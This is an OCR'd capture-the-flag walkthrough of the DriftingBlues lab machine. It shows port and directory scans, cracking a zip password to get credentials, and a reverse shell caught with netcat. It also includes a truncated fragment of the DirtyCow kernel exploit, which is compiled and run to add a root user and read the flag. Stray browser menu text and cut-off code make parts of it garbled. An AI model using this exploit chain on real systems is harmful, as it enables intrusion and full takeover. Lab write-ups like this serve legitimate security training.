

```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Thu Jun  5 21:16:29 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p80 -oN target 10.0.2.80
Nmap scan report for 10.0.2.80
Host is up (0.00018s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Debian))
|_http-title: driftingblues
| http-robots.txt: 1 disallowed entry
|_/textpattern/textpattern
|_http-server-header: Apache/2.2.22 (Debian)
MAC Address: 08:00:27:0B:10:BA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```








```
❯ gobuster dir -u http://10.0.2.80 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,md,zip -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.80
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt,md,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 281]
/index.html           (Status: 200) [Size: 750]
/.html                (Status: 403) [Size: 282]
/index                (Status: 200) [Size: 750]
/db                   (Status: 200) [Size: 53656]
/robots.txt           (Status: 200) [Size: 110]
/robots               (Status: 200) [Size: 110]
/spammer              (Status: 200) [Size: 179]
/spammer.zip          (Status: 200) [Size: 179]
/.html                (Status: 403) [Size: 282]
/.php                 (Status: 403) [Size: 281]
/server-status        (Status: 403) [Size: 290]
Progress: 1323354 / 1323360 (100.00%)
```


```
❯ fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt spammer.zip
found file 'creds.txt', (size cp/uc     27/    15, flags 1, chk b003)


PASSWORD FOUND!!!!: pw == myspace4
```


```
❯ unzip spammer.zip
Archive:  spammer.zip
[spammer.zip] creds.txt password:
 extracting: creds.txt
❯ ll
.rw-rw-r-- kali kali  15 B  Mon Mar 15 21:46:22 2021 creds.txt
.rw-rw-r-- kali kali 417 B  Thu Jun  5 21:13:16 2025 ports
.rw-rw-r-- kali kali  52 KB Thu Jun  5 21:19:35 2025 'Sin título.jpeg'
.rw-rw-r-- kali kali 179 B  Thu Jun  5 21:24:48 2025 spammer.zip
.rw-rw-r-- kali kali 671 B  Thu Jun  5 21:16:36 2025 target
❯ cat creds.txt
```


```
File: creds.txt
1  mayer:lionheart
```













```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.80] 35545
bash: no job control in this shell
www-data@driftingblues:/var/www/textpattern/files$
```

```
www-data@driftingblues:/var$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
```

```
www-data@driftingblues:/var/spool$ uname -a
Linux driftingblues 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64 GNU/Linux
```



```
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
```

```
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include
#include
#include
#include
#include

const ch
const ch                                                    ";
const ch

int f;
void *ma
pid_t pi
pthread_
struct s

struct Userinfo {
   char *username;
   char *hash;
   int user_id;
   int group_id;
   char *info;
   char *home_dir;
   char *shell;
};

char *generate_password_hash(char *plaintext_pw) {
  return crypt(plaintext_pw, salt);
}
```

Copiar
Seleccionar todo
Imprimir selección...
Hacer captura de pantalla
Buscar "#include <fcntl..." en Google
Traducir selección a español
Ver código fuente seleccionado
Inspeccionar propiedades de accesibilidad
Inspeccionar
FoxyProxy
AdGuard AdBlocker

```
www-data@driftingblues:/var/spool$ cd /tmp/
www-data@driftingblues:/tmp$ ls -la
total 8
drwxrwxrwt  2 root root 4096 Jun  5 15:17 .
drwxr-xr-x 23 root root 4096 Mar 17  2021 ..
www-data@driftingblues:/tmp$ nano exploit.c
www-data@driftingblues:/tmp$ ls -la
total 12
drwxrwxrwt  2 root     root     4096 Jun  5 15:32 .
drwxr-xr-x 23 root     root     4096 Mar 17  2021 ..
-rw-r--r--  1 www-data www-data 3714 Jun  5 15:32 exploit.c
```

```
www-data@driftingblues:/tmp$ gcc -pthread exploit.c -o dirty -lcrypt
www-data@driftingblues:/tmp$ ls -la
total 28
drwxrwxrwt  2 root     root      4096 Jun  5 15:34 .
drwxr-xr-x 23 root     root      4096 Mar 17  2021 ..
-rwxr-xr-x  1 www-data www-data 12488 Jun  5 15:34 dirty
-rw-r--r--  1 www-data www-data  3714 Jun  5 15:32 exploit.c
www-data@driftingblues:/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiigc/T49TCJk:0:0:pwned:/root:/bin/bash

mmap: 7f670717d000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'pass123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'pass123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

```
www-data@driftingblues:/tmp$ ls -la
total 32
drwxrwxrwt  2 firefart root      4096 Jun  5 15:34 .
drwxr-xr-x 23 firefart root      4096 Mar 17  2021 ..
-rwxr-xr-x  1 www-data www-data 12488 Jun  5 15:34 dirty
-rw-r--r--  1 www-data www-data  3714 Jun  5 15:32 exploit.c
-rw-r--r--  1 www-data www-data   868 Jun  5 15:34 passwd.bak
```

```
www-data@driftingblues:/tmp$ su firefart
Password:
firefart@driftingblues:/tmp# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@driftingblues:/tmp# cd /root
firefart@driftingblues:~# ls -la
total 20
drwx------  3 firefart root 4096 Mar 17  2021 .
drwxr-xr-x 23 firefart root 4096 Mar 17  2021 ..
drwx------  2 firefart root 4096 Mar 17  2021 .aptitude
-rw-------  1 firefart root  165 Mar 17  2021 .bash_history
-r-x------  1 firefart root 1815 Mar 17  2021 flag.txt
firefart@driftingblues:~# cat flag.txt
```

```
congratulations!
```